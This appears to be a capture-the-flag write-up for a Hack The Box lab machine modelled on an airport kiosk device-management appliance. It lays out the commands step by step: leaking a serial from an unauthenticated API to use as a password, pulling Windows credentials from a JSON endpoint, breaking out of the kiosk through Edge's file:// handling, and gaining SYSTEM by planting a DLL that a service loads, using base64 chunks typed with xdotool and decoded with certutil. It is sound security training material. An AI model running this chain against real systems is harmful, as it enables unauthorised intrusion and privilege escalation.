HTB Touch Writeup

This one felt almost too real. Touch is built around a vendor “device management” appliance — the kind you find behind airport check-in kiosks — and it stacks up exactly the mistakes real embedded-device vendors make: unauthenticated status endpoints, credentials left in API responses, and a privileged service that trusts whatever files land in a particular folder.
Target: Touch.htb (10.129.79.44)
Overview
| # | What | How |
|---|---|---|
| 1 | Leak device serial from /api/status | Unauthenticated GET |
| 2 | Serial = DeviceHub portal password | POST /login |
| 3 | /api/scanner embeds KioskUser / K!0sk2026# | Authenticated JSON |
| 4 | RDP into the kiosk session | /sec:rdp, NLA off |
| 5 | Scanner offline → error dialog → Edge | Kiosk breakout |
| 6 | Edge address bar → file:///C:\Windows\System32\cmd.exe | file:// in Edge |
| 7 | Printer Administrators group has Modify on plugins\ | KioskUser is a member |
| 8 | Drop managed C# DLL into plugins\ via base64 paste | mcs + certutil |
| 9 | POST /api/printer/restart → service LoadFroms our DLL → SYSTEM | DeviceHub trigger |
1. Recon
Always start with what’s open. I knew from the Layover chain that this machine was going to involve some kind of vendor stack, so I scanned the ports likely to matter:
1
nmap -Pn -sV -p 135,3389,5985,8443 10.129.79.44
1
2
3
4
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server   Microsoft Terminal Service
5985/tcp open  http            Microsoft HTTPAPI httpd 2.0
8443/tcp open  http            Microsoft HTTPAPI httpd 2.0
The Microsoft-HTTPAPI/2.0 banner on 8443 tells you this is HTTP.sys directly — no IIS, no Kestrel. It’s the Nexion DeviceHub DH-100 portal for “Gate B7 / Kiosk #042”. The first thing I noticed on the login page was this tooltip:
“The default password is the device serial number included in your DeviceHub packaging.”
That’s the box telling you exactly what to look for.
The status endpoint
I tried the obvious unauthenticated endpoint first — any vendor portal has some kind of status page:
1
curl http://10.129.79.44:8443/api/status
Notice: plain HTTP, not HTTPS, despite the 8443 port. Tried HTTPS first and got an SSL version mismatch — the port is just a convention here.
1
2
3
4
5
6
{
  "device": "Nexion DeviceHub DH-100",
  "serial": "NX-DH-2024-B7042",
  "firmware": "1.4.2",
  "status": "online"
}
Serial in plaintext. No auth. This is a classic “we need to show status to network monitoring tools” endpoint that someone shipped unauthenticated and never thought about the serial being the password.
2. DeviceHub — login and credential extraction
Login
The login form sends application/x-www-form-urlencoded, not JSON. I wasted thirty seconds trying to POST JSON before noticing the HTML source had <form method="POST">:
1
2
3
curl -c cookies.txt http://10.129.79.44:8443/login \
  -X POST -H "Content-Type: application/x-www-form-urlencoded" \
  -d "password=NX-DH-2024-B7042" -L
302 → /dashboard. Session cookie saved.
The real prize: credentials in the API
The writeup for this box says to check /api/scanner and /api/printer. The reason these endpoints are interesting is that the frontend UI uses them to display device status — and whoever built the dashboard put the Windows account credentials in the same JSON object as the device stats:
1
curl -s http://10.129.79.44:8443/api/scanner -b cookies.txt
1
2
3
4
5
6
7
{
  "model": "Nexion DocReader SR-4200",
  "serial": "NX-SR-2024-0042",
  "powered": false,
  "deviceUser": "KioskUser",
  "devicePass": "K!0sk2026#"
}
KioskUser / K!0sk2026#. The powered: false is also important — the scanner is already offline, which is exactly the state we need for the kiosk breakout.
Why are the creds here? Because the dashboard JS needs to display the “connected as” user for support purposes. Someone decided putting them in the API response was easier than a separate credentials endpoint. Classic.
3. User — getting out of the kiosk
RDP
Port 3389 is open and NLA is disabled. The /sec:rdp flag is required — without it, xfreerdp negotiates NLA and gets rejected:
1
xfreerdp /v:10.129.79.44 /u:KioskUser /p:'K!0sk2026#' /sec:rdp /cert:ignore /w:1280 /h:800
The session drops into the HTB Airways self-check-in kiosk. Full screen, no taskbar, no desktop — just the airline interface.

The kiosk isn’t really a locked-down OS configuration — it’s just an Electron app running in “kiosk mode” in front of a normal Windows 11 desktop. The goal is to find something that causes the kiosk process to hand off to a real system component.
Staff Login → Scan Badge
There’s a STAFF LOGIN button at the bottom-right of the start screen. Clicking it brings up a staff authentication dialog asking you to place a badge on the scanner.


The scanner is offline (we powered it off via the DeviceHub — well, it was already off in this case). Clicking SCAN BADGE triggers a native Win32 error dialog from the DocReader driver:
1
2
3
Nexion DocReader SR-4200 has stopped responding.
Error Code: SCN-ERR-4092
https://support.nexionsystems.com/docreader/troubleshoot

That URL in the dialog is a hyperlink. When the kiosk process calls ShellExecute on it, Windows opens it in Edge — because Edge is the default browser. The kiosk hasn’t restricted which process can launch, it’s just restricted what’s visible. Edge is a fully functional browser.
file:// to get cmd.exe
With Edge open, Ctrl+L focuses the address bar. Navigate to:
1
file:///C:\Windows\System32\cmd.exe
Edge treats binary files as downloads. After a few seconds cmd (1).exe appears in the Downloads tray. Click Open file and you have a command prompt running as KioskUser.

User flag
1
2
C:\Users\KioskUser\Downloads> type C:\Users\KioskUser\Desktop\user.txt
797bb2bf329ecbb077ef55dce1624a98
4. Root — SYSTEM via print service plugin
The printer service layout
1
2
3
4
C:\Program Files\Nexion Systems\Printer\publish\
  NexionPrinter.exe
  NexionPrinter.dll
  plugins\           ← this is where the fun is

NexionPrinter.exe is a .NET 8 Windows service. Its plugin loader is triggered on startup and also whenever %ProgramData%\Nexion\printer-restart.trigger appears. The key code path is:
1
2
3
4
Assembly.LoadFrom(path);       // no signature check
// ... for each type with a public Initialize():
Activator.CreateInstance(type);
method.Invoke(inst, null);     // runs in the service process
The DeviceHub’s POST /api/printer/restart endpoint only creates that trigger file — it doesn’t restart the service process. The service stays alive and runs as SYSTEM throughout. This matters because it means no ShellExecute, no new process, no UAC — our code runs in the existing SYSTEM process.
Permissions
1
C:\Users\KioskUser\Downloads> icacls "C:\Program Files\Nexion Systems\Printer\publish\plugins"

KIOSK-042\Printer Administrators:(OI)(CI)(M) — Modify access, inherited to everything inside. And KioskUser is a member of Printer Administrators. This is the intended privilege path: a non-admin group that exists specifically to manage this hardware gets write on the plugin folder that a SYSTEM service loads unconditionally.
Building the plugin
The minimum contract is a public Initialize() method. The host is net8.0 but netstandard2.0 loads fine. On Kali, dotnet wasn’t installed, but Mono’s mcs compiles exactly what we need:
1
2
mcs -target:library -out:PrinterPlugin.dll PrinterPlugin.cs
# PE32 .NET assembly, 4096 bytes
The plugin walks C:\Users\*\Desktop\ (skipping KioskUser and Public) looking for root.txt, copies it to the kiosk desktop, and writes a pwn.log with the execution identity. Simple and verifiable.
Getting the DLL onto the machine
This is where it got interesting. The kiosk machine can’t reach my Kali IP on 10.10.15.191 — outbound connections to the HTB VPN range are firewalled. Invoke-WebRequest failed with “Unable to connect” and certutil -urlcache timed out. Edge also couldn’t load http://10.10.15.191:8888/... (ERR_CONNECTION_TIMED_OUT).
The solution: type the base64-encoded DLL directly through the RDP session via xdotool. No network connection needed — keystrokes go through the already-established RDP channel.
One quirk: xfreerdp3 on this system ran on DISPLAY=:99, not :0. I found this by checking the process environment:
1
2
cat /proc/<xfreerdp3-pid>/environ | tr '\0' '\n' | grep DISPLAY
# DISPLAY=:99
1
2
3
4
5
6
7
8
9
10
# On Kali
B64=$(base64 -w 0 PrinterPlugin.dll)

# Echo in 1000-char chunks (cmd line length limit ~8191 chars — each chunk is safe)
DISPLAY=:99 xdotool type "echo ${B64:0:1000}> %TEMP%\plugin.b64"
DISPLAY=:99 xdotool key Return
DISPLAY=:99 xdotool type "echo ${B64:1000:1000}>> %TEMP%\plugin.b64"
# ... 4 more chunks ...
DISPLAY=:99 xdotool type 'certutil -decode %TEMP%\plugin.b64 "C:\Program Files\Nexion Systems\Printer\publish\plugins\PrinterPlugin.dll"'
DISPLAY=:99 xdotool key Return
1
2
3
Input Length = 5476
Output Length = 4096
CertUtil: -decode command completed successfully.

The DLL is now at C:\Program Files\Nexion Systems\Printer\publish\plugins\PrinterPlugin.dll.
Pulling the trigger
Back on Kali (DeviceHub session cookie still valid after all this time):
1
2
curl http://10.129.79.44:8443/api/printer/restart \
  -X POST -b cookies.txt -H "Content-Type: application/json" -d '{}'
1
{"success": true, "message": "Printer service restarting..."}
Wait two seconds. The service detects the trigger file, deletes it, enumerates plugins\, calls Assembly.LoadFrom("PrinterPlugin.dll"), finds the PrinterPlugin class, sees Initialize(), creates an instance, invokes it. Our code runs as SYSTEM.
Root flag
1
2
3
4
5
6
C:\Users\KioskUser\Downloads> type C:\Users\KioskUser\Desktop\root.txt
e0d2d16909f42b4accd3131ff49f1695

C:\Users\KioskUser\Downloads> type C:\Users\KioskUser\Desktop\pwn.log
USER=KIOSK-042$
SRC=C:\Users\Administrator\Desktop\root.txt
